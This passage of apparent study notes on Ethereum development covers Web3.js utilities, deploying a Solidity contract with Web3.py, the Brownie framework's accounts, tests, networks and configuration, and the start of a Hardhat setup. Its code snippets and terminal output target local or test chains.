const hash = '0x66b3fd79a49dafe44507763e9b6739aa0810de2c15590ac22b5e2f0a3f502073'
web3.eth.getTransactionFromBlock(hash, 2).then(console.log)
```

10.9.6 Web3.js Utilities

This lesson is designed to show you some cool tips and tricks that you might not know about Web3.js! Let's go ahead and set up the `app.js` and jump into examining these tips. Let's connect to the Ethereum main net like this:

```
const Web3 = require('web3')
const web3 = new Web3('https://mainnet.infura.io/YOUR_INFURA_API_KEY')
```

First, you can actually get the average gas price currently for the network like this:

```
web3.eth.getGasPrice().then((result) => {
  console.log(web3.utils.fromWei(result, 'ether')
})
```

If you've developed on the blockchain before, you have probably dealt with hashing functions. Web3.js has a lot of built in helpers for using hashing functions. You have direct access to the `sha3` function like this:

```
console.log(web3.utils.sha3('Dapp University'))
```

Or as keccack256:

```
console.log(web3.utils.keccak256('Dapp University'))
```

You can also handle (pseudo) randomness by generating a 32 byte random hex like this:

```
console.log(web3.utils.randomHex(32))
```

Have you ever found yourself trying to perform an action on a JavaScript array or object, and needed the help of an external library? Thankfully, Web3.js ships with the underscoreJS library:

```
const _ = web3.utils._
_.each({ key1: 'value1', key2: 'value2' }, (value, key) => {
  console.log(key)
})
```

And that's it! Those are some fancy tips and tricks you can use with Web3.js. Here is the complete tutorial code for this lesson:

```
const Web3 = require('web3')
const web3 = new Web3('https://mainnet.infura.io/YOUR_INFURA_API_KEY')

// Get average gas price in wei from last few blocks median gas price
web3.eth.getGasPrice().then((result) => {
  console.log(web3.utils.fromWei(result, 'ether')
})

// Use sha256 Hashing function
console.log(web3.utils.sha3('Dapp University'))

// Use keccak256 Hashing function (alias)
console.log(web3.utils.keccak256('Dapp University'))

// Get a Random Hex
console.log(web3.utils.randomHex(32))

// Get access to the underscore JS library
const _ = web3.utils._

_.each({ key1: 'value1', key2: 'value2' }, (value, key) => {
  console.log(key)
})
```

10.10 ether.js


Ethers.js is also an Ethereum JavaScript library that enables developers to communicate and interact with the Ethereum network. Moreover, it is an open-source library with the MIT License. So, what's the point of Ethers.js if it serves the same purpose as Web3.js? Well, keep in mind that having options is normally a good thing. As such, Ethers.js offers an impressive (in many aspects a superior) alternative to Web3.js. However, just like with any product out there, Ethers.js and Web3.js have their own drawbacks and benefits. More on that in the "Web3.js vs Ethers.js – A Comparison" section below. Find out more here:

https://moralis.io/web3-js-vs-ethers-js-guide-to-eth-javascript-libraries/

11 Smart contracts development tools

Follows hereafter a list of the development tool used by the highest amount of locked money in **Defi** projects.

DEFI PULSE	Name	Locked (USD)	Smart Contract Development Framework
1.	Maker	$17.82B	JS dapp.tools
2.	Curve Finance	$14.40B	Brownie
3.	InstaDApp	$11.57B	JS Hardhat
4.	Aave	$10.74B	JS Hardhat
5.	Compound	$10.42B	JS Saddle
6.	Convex Finance	$9.38B	JS TRUFFLE
7.	Uniswap	$8.29B	JS Hardhat
8.	yearn.finance	$3.93B	Brownie
9.	SushiSwap	$3.28B	JS Hardhat
10.	Liquity	$2.62B	JS HYBRID



11.1 Web3

It's a Python library built to interact with blockchains, it shouldn't be really considered a development tool because it's required to manually manage quite a lot of stuff, that you don't want to manage when you develop something new. In any case, doing at least once such an exercise is useful to better understand how a blockchain works, what parameters you need to manage to interact with it, what happens 'under the hood'

when you use Brownie. There is an “equivalent” (not necessarily all the features are exactly the same) library called Web3.js that is written in Javascript.

```
from solcx import compile_standard, install_solc
import json
from web3 import Web3
import os
from dotenv import load_dotenv

load_dotenv()

# this was not included in youtube video
# solcx.install_solc('0.6.0')

with open("<path to SStorage.sol>/SimpleStorage.sol", "r") as file:
    simple_storage_file = file.read()

compiled_sol = compile_standard(
    {
        "language": "Solidity",
        "sources": {"SimpleStorage.sol": {"content": simple_storage_file}},
        "settings": {
            "outputSelection": {
                "*": {
                    "*": ["abi", "metadata", "evm.bytecode", "evm.sourceMap"]}
            }
        },
    },
    solc_version="0.6.0",
)

# with open("<path to SStorage.sol>/comp_ctrt.json", "w") as file:
#    json.dump(compiled_sol, file)

abi = compiled_sol["contracts"]["SimpleStorage.sol"]["SimpleStorage"]["abi"]
bytecode                                                                    =
compiled_sol["contracts"]["SimpleStorage.sol"]["SimpleStorage"]["evm"]["bytecode"]["objec
t"]

w3 = Web3(Web3.HTTPProvider("http://127.0.0.1:8545"))
# w3 = Web3(Web3.HTTPProvider("http://rinkeby.infura.io/v3/fdjsiaipoflòasdjflkfs/"))

# this is going to be a Ganache local blockchain Network ID ... apparently it’s a
# configurable parameter, but in my opinion it’s not working and it can’t be changed.
# I tried to change it to 5777 but I got a Phyton error that the network id was 1337
chain_id = 1337
my_address = "0x3aa68088CF3387E9771f8d4b4476e77DD420dBb1"

# a private key should NEVER be written in clear, it should be saved in a .env file
# the ".env" file should also be included in the ".gitignore" file, so that it is NOT
# accidentally uploaded to the internet, when synching the projects with github
private_key = os.getenv("PRIVATE_KEY")


SimpleStorage = w3.eth.contract(abi=abi, bytecode=bytecode)

# nonce is a number to avoid ‘reply attacks’, or multiple transactions made with the
# same account that should be considered in order. The nonce can’t never be lower than
# the last one appearing in the blockchain
nonce = w3.eth.getTransactionCount(my_address)

# in Patrick’s video the gasPrice was a missing parameter, but it’s mandatory to have it
transaction = SimpleStorage.constructor().buildTransaction({
    "gasPrice": w3.eth.gas_price,
    "chainId": chain_id,
    "from": my_address,
    "nonce": nonce,
})
```

```
# before doing a transaction on the blockchain, you need to sign it with the account
# that is going to pay the fee for it. The message is of course signed with the private
# key of the account, without revealing the private key.
signed_txn = w3.eth.account.sign_transaction(
    transaction, private_key=private_key)
tx_hash = w3.eth.send_raw_transaction(signed_txn.rawTransaction)
tx_receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
# get the public address of the deployed contract
simple_storage = w3.eth.contract(address=tx_receipt.contractAddress, abi=abi)


# difference between call and transaction
print(simple_storage.functions.retrieve().call())
# this will not work ... if we change something on the blockchain, we need to
# create a transaction, sign it and go on ...
print(simple_storage.functions.store(15).call())
print(simple_storage.functions.retrieve().call())

store_transaction = simple_storage.functions.store(15).buildTransaction({
    "gasPrice": w3.eth.gas_price,
    "chainId": chain_id,
    "from": my_address,
    "nonce": nonce+1})
signed_store_txn = w3.eth.account.sign_transaction(
    store_transaction, private_key=private_key)
send_store_tx = w3.eth.send_raw_transaction(signed_store_txn.rawTransaction)
tx_store_receipt = w3.eth.wait_for_transaction_receipt(send_store_tx)
# this time it's gonna work
print(simple_storage.functions.retrieve().call())
```

11.2 Brownie

It's a 'smart contract' deployment tool, heavily based on 'Web3.py'.


```
code .
```

... opens a new 'Visual Studio Code' instance with the selected directory as the working one. It's NOT used for building GUI or UI, even though Python also has support for building graphical user interfaces (but not so many people use it).

The recommended way to install brownie is through **pipx**, it's the 'well known' pip installer's brother, but installs everything in a virtual environment, and you don't need to activate this environment before using brownie. You can find installation details on github's repository, on Windows:

```
python -m pip install --user pipx
pipx ensurepath
# upgrading pipx
python3 -m pip install --user -U pipx

(close and reopen the powershell terminal)
pipx install eth-brownie

# test successful installation
brownie --version

brownie init
```

... creates a complete tree structure of directories to manage your project:



- build/ : Compiled contracts and test data
- contracts/ : Contract source code
- reports/ : JSON report files for use in the Viewing Coverage Data
- scripts/ : Scripts for **deployment** and interaction
- tests/ : Scripts for testing your project
- brownie-config.yaml : Configuration file for the project

11.2.1 Deploy scripts

```
brownie run /scripts/deploy.py

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul
--mnemonic brownie
```

Brownie launches every time it runs, a LOCAL ganache instance (i.e. e local Ethereum blockchain), there should not be other instances running locally (or you could get an error:
"Most likely the issue you're dealing with is because ganache is already running in another active project, in order to have brownie recognize ganache is to make sure that's the only environment running ganache close to the project running the node. Which, is most likely the web3 simple storage file... not the newly created brownie file."

```
from dot_env import load_dotenv
```

Brownie has a library to manage accounts of the blockchain that is being used, for example:

```
from brownie import accounts

def deploy_SStorage():
    account = accounts[0]
    print(account)

def main():
    deploy_SStorage()
```

The above will work with a local blockchain, not with a test or an external one.

```
PS C:\Users\<user>\PyScripts\FCC\brownie_SStorage> brownie.exe run .\scripts\deploy.py
INFORMAZIONI: impossibile trovare file corrispondenti ai
criteri di ricerca indicati.
Brownie v1.18.1 - Python development framework for Ethereum
```

```
BrownieSstorageProject is the active project.

Launching 'ganache-cli.cmd --port 8545 --gasLimit 12000000 --accounts 10 --hardfork
istanbul --mnemonic brownie'...

Running 'scripts\deploy.py::main'...
0x66aB6D9362d4F35596279692F0251Db635165871
Terminating local RPC client...
```

For external blockchains you can create new accounts, adding the private key (not a real one, always a 'fake'/test one) from the command line:

```
brownie accounts new freecodecamp-account
```

The private key is asked for, you can grab your own from metamask and past it here. Always remember to add '0x' at the beginning (from Metamask usually there is no leading '0x').


```
brownie accounts list
brownie accounts delete testing
```

```
from brownie import accounts

def deploy_simple_storage():
  account = accounts.load("freecodecamp-account")
  print(account)
```

In this way the private-key is password encrypted (it will be asked every time it's needed) and it should not be possible to upload the password on github in clear text. Moreover, the private kay is also stored locally but in an encrypted way, thus if anyone gains access to your PC, it can't read your private key. The private-key **could also be saved into a '.env' file to later load it, but it should not be done for real accounts with real money** inside them.
In the main directory of the project, there CAN BE a file called '**brownie-config.yaml**':

```
dotenv: .env
```

In the same directory you can have the '.env' file with the environment variables, that should be loaded in the beginning by brownie. You can use os.getenv('variable_name') to load (for example) the private key, or the "config" dictionary (of dictionaries) as showed in the below example:



The following deploy.py version:


```
from brownie import accounts, config, SimpleStorage

def deploy_SStorage():
    account = accounts[0]
    SimpleStorage.deploy({"from": account})

def main():
    deploy_SStorage()
```

... does all the job for us:

```
PS C:\<path>\brownie_SStorage> brownie.exe run .\scripts\deploy.py

Brownie v1.18.1 - Python development framework for Ethereum

BrownieSstorageProject is the active project.

Launching 'ganache-cli.cmd --port 8545 --gasLimit 12000000 --accounts 10 --hardfork
istanbul --mnemonic brownie'...

Running 'scripts\deploy.py::main'...
Transaction sent: 0xffe6d801527d91c84ed8711022c296fbb669b6e48f5097241707d76cc6038bfe
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  SimpleStorage.constructor confirmed   Block: 1   Gas used: 335404 (2.80%)
  SimpleStorage deployed at: 0x3194cBDC3dbcd3E11a07892e7bA5c3394048Cc87

Terminating local RPC client...
```

With the above example, you do NOT need to create the transaction data with the Web3 library, get the nonce and many other complex parameters, and you deploy things simply with ONE single command. Of

course knowing what happens ‘under the hood’ can make the difference between a ‘smanettone’ and an engineer.



11.2.2 Test python scripts

Testing is a fundamental part for every software, and it **MUST** be automated. You can’t test everything manually, everything should be automated. Sometimes scripts will need to be updated, but always automated. The following command:

```
brownie test [tests/<test script>] [--interactive]
```

... executes the scripts inside the directory ‘tests’, a specific python script, and optionally if there is a test failure (an assert that is false) you can open a brownie console stopping the exection so that you can query for variables, transactions, and debug what’s going wrong. As usual Brownie documentation is very well done and complete, you can find it here with a lot of useful examples:

https://eth-brownie.readthedocs.io/en/stable/tests-pytest-intro.html#getting-started

```
from brownie import SimpleStorage, accounts

def test_deploy():
    # arrange
    # act
    # assert
    account = accounts[0]
    sstorage = SimpleStorage.deploy({"from": account})
    value = sstorage.retrieve()
    assert (value == 0)

def test_update():
    account = accounts[0]
```

```
    sstorage = SimpleStorage.deploy({"from": account})
    transaction = sstorage.store(15, {"from": account})
    transaction.wait(1)
    assert (sstorage.retrieve() == 15)

brownie test [-k <test function>]
# to debug in case of test failure
brownie test --pdb
# print out more nice stuff, for example 'PASSED' for tests that were fine
brownie test -s
```

The output is the following one:

```
PS C:\Users\<user>\PyScripts\FCC\brownie_SStorage> brownie test
INFORMAZIONI: impossibile trovare file corrispondenti ai
criteri di ricerca indicati.
Brownie v1.18.1 - Python development framework for Ethereum

============================================================    test    session    starts
============================================================
platform win32 -- Python 3.9.7, pytest-6.2.5, py-1.11.0, pluggy-1.0.0
rootdir: C:\Users\<user>\PyScripts\FCC\brownie_SStorage
plugins: eth-brownie-1.18.1, anyio-3.5.0, hypothesis-6.27.3, forked-1.4.0, xdist-1.34.0,
web3-5.27.0
collected 2 items

Launching 'ganache-cli.cmd --port 8545 --gasLimit 12000000 --accounts 10 --hardfork
istanbul --mnemonic brownie'...

tests\test_sstorage.py ..                                          [100%]

============================================================
2 passed in 16.70s
============================================================
Terminating local RPC client...
PS C:\Users\<user>\PyScripts\FCC\brownie_SStorage>
```

11.2.3 Networks


```
PS C:\<path>\brownie_SStorage> brownie networks list
INFORMAZIONI: impossibile trovare file corrispondenti ai
criteri di ricerca indicati.
Brownie v1.18.1 - Python development framework for Ethereum

The following networks are declared:

Ethereum
  ├─Mainnet (Infura): mainnet
  ├─Ropsten (Infura): ropsten
  ├─Rinkeby (Infura): rinkeby
  ├─Goerli (Infura): goerli
  └─Kovan (Infura): kovan

Ethereum Classic
  ├─Mainnet: etc
  └─Kotti: kotti

Arbitrum
  └─Mainnet: arbitrum-main

Avalanche
  ├─Mainnet: avax-main
  └─Testnet: avax-test

Aurora
  └─Mainnet: bsc-main

Fantom Opera
```

```
   ├─Testnet: ftm-test
   └─Mainnet: ftm-main

Harmony
   └─Mainnet (Shard 0): harmony-main

Moonbeam
   └─Mainnet: moonbeam-main

Optimistic Ethereum
   ├─Mainnet: optimism-main
   └─Kovan: optimism-test

Polygon
   ├─Mainnet (Infura): polygon-main
   └─Mumbai Testnet (Infura): polygon-test

XDai
   ├─Mainnet: xdai-main
   └─Testnet: xdai-test

Development
   ├─Ganache-CLI: development
   ├─Geth Dev: geth-dev
   ├─Hardhat: hardhat
   ├─Hardhat (Mainnet Fork): hardhat-fork
   ├─Ganache-CLI (Mainnet Fork): mainnet-fork
   ├─Ganache-CLI (BSC-Mainnet Fork): bsc-main-fork
   ├─Ganache-CLI (FTM-Mainnet Fork): ftm-main-fork
   ├─Ganache-CLI (Polygon-Mainnet Fork): polygon-main-fork
   ├─Ganache-CLI (XDai-Mainnet Fork): xdai-main-fork
   ├─Ganache-CLI (Avax-Mainnet Fork): avax-main-fork
   └─Ganache-CLI (Aurora-Mainnet Fork): aurora-main-fork
PS C:\Users\<user>\PyScripts\FCC\brownie_SStorage>
```

The development networks are torn down right after the deployment.

11.2.4 External networks

To connect to external networks, you need to provide an RPC url, i.e. an url to which can be performed calls to perform what you need to do. In the ".env" file you can do the following:



Due to the difference network against which we are testing our deployment, we need to adapt our python testing configuration adding the following function:

```
def get_account ():
    if network.show_active() == "development":
        return accounts[0]
    else:
        return accounts.add(config["wallet"]["from_key"])

def test_deploy():
    # arrange
    # act
    # assert
    account = get_account()        <-- change this line too, call the above function
    sstorage = SimpleStorage.deploy({"from": account})
    value = sstorage.retrieve()
    assert (value == 0)
```

In the directory tree under deployment you will see the transaction details, added whenever you use an external blockchain.

11.2.5 Brownie console

```
Brownie console
```

Launches the local ganache, and you can query for variables states, arrays, accounts, smart contracts and so on. You can execute all your scripts line by line, to practice with Ethereum, contracts and so on. It is a very useful feature also for debugging:

```
brownie test --interactive
```

... will open the console when a test fails. See more about console usage on debugging the DAO contract.

11.2.6 Brownie-config.yaml

It's the configuration file for brownie, to read about constraints, dependencies, and other stuff
https://eth-brownie.readthedocs.io/en/stable/config.html

```
dependencies:
    - aragon/aragonOS@4.0.0
    - defi.snakecharmers.eth/compound@1.1.0

dotenv: .env

reports:
    exclude_contracts:
        - SafeMath
        - Owned

reports:
    exclude_paths:
        - contracts/mocks/**/*.*
        - contracts/SafeMath.sol

networks:
    development:
        gas_limit: max
        gas_buffer: 1
        gas_price: 0
        max_fee: null
        priority_fee: null
        reverting_tx_gas_limit: max
        default_contract_owner: true
        cmd_settings:
            port: 8545
            gas_limit: 6721975
```

```
            accounts: 10
            chain_id: 1337
            network_id: 1588949648
            evm_version: istanbul
            fork: null
            mnemonic: brownie
            block_time: 0
            default_balance: 100
            time: 2020-05-08T14:54:08+0000
            unlock: null
dependencies:
  - smartcontractkit/chainlink-brownie-contracts@1.1.1
compiler:
    evm_version: null
    solc:
        version: null
        optimizer:
            enabled: true
            runs: 200
        remappings:
          - '@chainlink=smartcontractkit/chainlink-brownie-contracts@1.1.1'
    vyper:
        version: null
```

Dependencies are downloaded from the github repository, and can be found locally under the directory 'build/dependencies'.

11.2.7 Environment variables

Should be put in a ".env" file, to be exported and read on the other scripts. To read things on ethereum scan, you need to register and you can get a token to perform API queries, and use this token as a password, you can use it as usual saving the value in the ".env" file:

```
export PRIVATE_KEY=0xblablabla
export WEB3_INFURA_PROJECT_ID=<infura url>
export ETHERSCAN_TOKEN=<token for Etherscan>
```

11.3 Hardhat

Right now, the hardhat framework is easily the most dominant smart contract development framework. Hardhat is a **javascript and solidity based** development framework that does a beautiful job of quickly getting your applications up to speed. You can check out the hardhat-starter-kit to see an example of what a hardhat project looks like. With Hardhat's testing speed, typescript support, wide adoption, incredible developer experience-focused team, it's no wonder why it's risen so quickly in popularity. At around this time last year, I gave this framework the top spot, and it's still there today. It uses ethersjs on the backend, its own local blockchain for testing, and the team is currently in the midst of building a new cutting edge development platform integrated into Hardhat that I'm BEYOND excited to try for 2022. If you know me, I'm not the biggest fan of javascript due to all its oddities, so often, I prefer to use Hardhat with typescript. Hardhat is easily my second most used framework. I **highly recommend** this framework if you like javascript or you want to use the most popular framework with the most support.

Some of the commands and example have been taken from the following site:
https://dev.to/dabit3/the-complete-guide-to-full-stack-web3-development-4g74

```
npm install [<@scope>/]<pkg>
npm install [<@scope>/]<pkg>@<tag>
npm install [<@scope>/]<pkg>@<version>
npm install [<@scope>/]<pkg>@<version range>
npm install <alias>@npm:<name>
npm install <folder>
npm install <tarball file>
```

```
npm install <tarball url>
npm install <git:// url>
npm install <github username>/<github project>

npm install ethers hardhat @nomiclabs/hardhat-waffle
npm install ethereum-waffle chai @nomiclabs/hardhat-ethers
npm install web3modal @walletconnect/web3-provider          <-- this one doesn't work
npm install easymde react-markdown react-simplemde-editor
npm install ipfs-http-client @emotion/css @openzeppelin/contracts
```

The above packages can be installed and be useful to develop the frontend and backend side. To create a new project and a few directories, you can use the following command:

```
npx create-next-app web3-blog
cd web3-blog
# choose 'create e simple project' under the menu
